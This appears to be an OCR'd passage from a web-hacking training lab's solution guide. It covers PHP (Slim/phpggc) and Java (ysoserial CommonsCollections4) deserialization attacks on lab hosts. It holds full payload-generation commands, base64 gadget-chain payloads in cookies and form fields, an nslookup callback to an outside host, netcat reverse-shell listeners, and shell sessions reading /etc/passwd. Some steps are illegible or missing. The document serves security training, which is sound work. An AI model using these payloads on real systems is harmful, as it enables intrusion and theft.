


Step 3: Open a terminal and execute the phpggc located at '/root/tools/phpggc/'. The command to generate a PHP serialized payload to execute command “id” is :

```
root@kali:~/tools/phpggc# ./phpggc -b slim/rce1 system id
```



Step 4: Provide the base64 encoded payload retrieved from above step to parameter “csrftoken” and submit the request. On successful execution, the application reveals the output of the “id” command



Request

Raw Params Headers Hex

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://slim.webhacklab.com:8081/
Content-Type: application/x-www-form-urlencoded
Content-Length: 955
Cookie: PHPSESSID=49gqe2tmi0mi0v5k1gtck8krpj
Connection: close
Upgrade-Insecure-Requests: 1
```

Response


Raw Headers Hex HTML Render

```
<td width="50%">
  
</td>
<td width="50%">
  uid=33(www-data) gid=33(www-data) groups=33(www-data)
</td>
```

Done 1,836 bytes | 319 millis

Step 5: In order to take a reverse shell open the terminal and start a listener:

```
root@kali:~# nc -nlvp 9999
```



Terminal - root@kali: ~

File Edit View Terminal Tabs Help

root@kali: ~/Downloads/phpggc-master x root@kali: ~ x

```
$nc -nlvp 9999
listening on [any] 9999 ...
```

Target: http://slim.webhacklab.com:8081

[illegible]

Step 7: Provide the base64 encoded payload retrieved from above step to parameter “csrftoken” and submit the request.

Go
Cancel
< >

Target: <http://slim.webhacklab.com:8081>

Request

Raw
Params
Headers
Hex

```

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://slim.webhacklab.com:8081/
Content-Type: application/x-www-form-urlencoded
Content-Length: 1092
Cookie: PHPSESSID=49gqe2tmi0mi0v5k1gtck8krpj
Connection: close
Upgrade-Insecure-Requests: 1

```

first=NotSoSecure&last=India&mobile=99999999&email=hello%40notsoslim.com&csrftoken=TzoxODoiU2xpbVxldHRwXFjlc3BvbmliljoyOntzOjEwOilAkgBoZWfkZXJlztPOjg6lINsaW1cQXBwljoxOntzOjE5OilAU2xpbVxBcHAAY29udGFpbmVyljtPOjE0OjltbGltXENvbnRhaW5lcll6Mzp7czoyMToiAFBpbXBsZVxD250YWluZXIACmF3ljthOjE6e3M6MzoiYWxsljthOjl6e2k6MDtPOjg6lINsaW1cQXBwljoxOntzOjE5OilAU2xpbVxBcHAAY29udGFpbmVyljtPOjE0OjltbGltXENvbnRhaW5lcll6Mzp7czoyMToiAFBpbXBsZVxD250YWluZXIACmF3ljthOjE6e3M6MzoiZGFzljtPOjY6lnN5c3RibSI7fXM6MjQ6lgBQaW1wbGVcQ29udGFpbmVyAHZhbHVlcyl7YToxOntzOjM6lmlhcy17czo2OjzeXNOZW0iO

? < + >
Type a search term
0 matches

Response

Raw
Headers
Hex
HTML
Render

```

HTTP/1.0 500 Internal Server Error
Date: Sat, 11 May 2019 16:33:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1484
Connection: close
Content-Type: text/html; charset=UTF-8


```

<!DOCTYPE html>
<html>

? < + >
Type a search term
0 matches

Done
1,782 bytes | 7,345 millib

Step 8: On successful execution the application sends a reverse shell on the listener and can execute commands.



```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help

root@kali: ~/Downloads/phpggc-master x root@kali: ~ x

$nc -nlvp 9999
listening on [any] 9999 ... Target: http://slim.webhacklab.com:8081
connect to [192.168.4.51] from (UNKNOWN) [192.168.200.14] 40862
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux ubuntu20014 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x
86_64 x86_64 x86_64 GNU/Linux
ifconfig
ens160 Link encap:Ethernet HWaddr 00:50:56:9f:61:4a
        inet addr:192.168.200.14 Bcast:192.168.255.255 Mask:255.255.0.0
        inet6 addr: fe80::250:56ff:fe9f:614a/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:596912 errors:0 dropped:199 overruns:0 frame:0
        TX packets:379788 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:524367603 (524.3 MB) TX bytes:84147554 (84.1 MB)

lo Link encap:Local Loopback
   inet addr:127.0.0.1 Mask:255.0.0.0
   inet6 addr: ::1/128 Scope:Host
   UP LOOPBACK RUNNING MTU:65536 Metric:1
   RX packets:890929 errors:0 dropped:0 overruns:0 frame:0
   TX packets:890929 errors:0 dropped:0 overruns:0 carrier:0
```




Java Deserialization Attack - Binary

Challenge URL: <http://mblog.webhacklab.com/login>

- Identify and inject a payload into the serialised data to make the host send DNS requests to an external host.
- Get a reverse shell and extract the system information such as usernames, OS type from the server and also read “/etc/passwd” file.

Solution:

Step 1: Login into the application with “Remember Me” checked.



The screenshot shows a web browser window with the address bar containing `mblog.webhacklab.com/login`. The page title is "Microblog". The navigation bar includes links for Home, Register, and Login, along with a search bar. The main content area displays a login form with the following elements:

- Username :** A text input field containing the value "dhruv".
- Password :** A password input field represented by a series of dots.
- Remember Me:** A checkbox that is checked, with the text "Remember Me" next to it.
- SUBMIT:** A green button to submit the login form.

Step 2: Observe a new cookie being set in response of the Login request named “rememberMe”

Note: Upon inspection of the value “rememberMe” cookie as shown above, we can identify that the value of cookie starts with “rO0AB” and indicates that it could be a Java Serialised object.

```
GET /index HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mblog.webhacklab.com/login
Cookie: JSESSIONID=1BC9C9433D105ABCF8E43C91CFE2168E;
rememberMe=r00ABXNyACZhd2gubm90c29zZWlnbmUubWJsb2cuZGIubW9kZWwuVXN1clNlcnuUQ30eW9fl
vAgABTAIdXN1cm5hbWV0ABJMamF2YS9sYW5nLn10cm1uZzt4cHQABWRocnV2
Connection: close
Upgrade-Insecure-Requests: 1
```

Step 3: Start “tcpdump” on your kali VM to dump dns requests, using the following command:

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX SLL (Linux cooked), capture size 262144 bytes
```

Step 4: Generate the payload using tool “ysoserial-master.jar” to perform the action using the below command:

```
root@Kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4  
'nslookup foo.userX.webhacklab.com' | base64 | tr -d "\n"
```

[illegible]

Step 5: Copy the payload we generated in the above step and paste this entire payload in the “rememberMe” cookie and observe the command execution on the server.

Request

Go Cancel < >

Target: <http://mblog.webhacklab.com>

Raw Params Headers Hex

```
GET /index HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mblog.webhacklab.com/login
Cookie: SESSIONID=665C2709E5040C387E2637929CA1D4F9;
rememberMe=rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHIRdWV1ZZTaMLT7P4KxAwACsQAEC2I6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9ucyQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvcnI5hPArSjQMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcml1cnQALUxvcmcvYXBhY2hIL2NvbW1vbnMvY29sbGVjdGlbnM0L1RyYW5zZm9ybWVvO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9ucyQuY29tcGFyYXRvcnMuY29tcGFyYXZUNvbXBhcmF0b3J0b3JkluG6xNwIAAHwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9ucyQuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZm9ybWVvMMEx7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAuW0xvcmcvYXBhY2hIL2NvbW1vbnM
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 11 May 2019 14:59:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1722
Connection: close
Content-Language: en


<!DOCTYPE html><html><head><title>Apache Tomcat/8.0.32 (Ubuntu) - Error report</title><style type="text/css">H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#F2F2F2;font-size:22px} H2
```

? < + > Type a search term 0 matches

Step 6: As can be seen from the screenshot below, we received domain resolution requests on our internal kali host confirming command execution.

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:26:49.940542 IP 192.168.200.12.19006 > 192.168.4.6.53: 33496+ A? foo.user6.webhacklab.com. (42)
05:26:49.940847 IP 10.0.2.15.4711 > 8.8.8.8.53: 400+ A? foo.user6.webhacklab.com. (42)
05:26:49.940974 IP 10.0.2.15.4711 > 8.8.4.4.53: 400+ A? foo.user6.webhacklab.com. (42)
05:26:49.941286 IP 10.0.2.15.4711 > 1.1.1.1.53: 400+ A? foo.user6.webhacklab.com. (42)
05:26:50.218141 IP 8.8.4.4.53 > 10.0.2.15.4711: 400 NXDomain 0/1/0 (112)
05:26:50.218272 IP 192.168.4.6.53 > 192.168.200.12.19006: 33496 NXDomain 0/1/0 (112)
05:26:50.327642 IP 8.8.8.8.53 > 10.0.2.15.4711: 400 NXDomain 0/1/0 (112)
05:26:50.339913 IP 1.1.1.1.53 > 10.0.2.15.4711: 400 NXDomain 0/1/0 (112)
```


Step 9: Copy the payload we generated in the above step and paste this entire payload in the rememberme cookie and observe the command execution on the server.



Step 10: As can be seen from the screenshot below, we received a reverse shell on our internal kali host confirming command execution.

```
root@kali:~# nc -nlvp 9898
listening on [any] 9898 ...
connect to [192.168.4.6] from (UNKNOWN) [192.168.200.14] 35734
id
uid=112(tomcat8) gid=118(tomcat8) groups=118(tomcat8)

whoami
tomcat8

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```



Bonus: Tricky Java Deserialization Attack

- Binary

Challenge URL: <http://mblognew.webhacklab.com/login>

- Identify and inject a payload into the serialised data to make the host send DNS requests to an external host.
- Get a reverse shell and extract system information such as usernames, OS type from the server and also read the '/etc/passwd' file.

Solution:


Step 1: Register to the application, navigate to the login page, provide credentials, and tick the 'Remember Me' checkbox and click on submit button.

The screenshot shows a web browser window titled 'Microblog Login'. The address bar contains the URL 'mblognew.webhacklab.com/login'. The page has a green header with navigation links: 'Home', 'Register', 'Login', and 'Microblog'. The main content area contains a login form with the following elements:


- Username :** A text input field containing the text 'awhsanjay'.
- Password :** A password input field represented by a series of black dots.
- Remember Me:** A checkbox that is checked, located below the password field.
- SUBMIT:** A green button with white text, located below the 'Remember Me' checkbox.



Step 2: Once you have successfully logged in to the application, navigate to any of the tabs 'Home', 'Profile', 'Notification' or 'Settings'.



Step 3: Capture the HTTP Request in Burp Suite and observe the 'rememberMe' cookie value which has Base64 encoded data



Step 4: It contains unreadable data but when its Base64 decoded the cookie value, and the value will be as shown in figure

| Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | | | | | | | | |
|--|--------|-------|----------|----------|-----------|---------|----------|----------|-----------------|----|----|----|----|----|----|----|---|
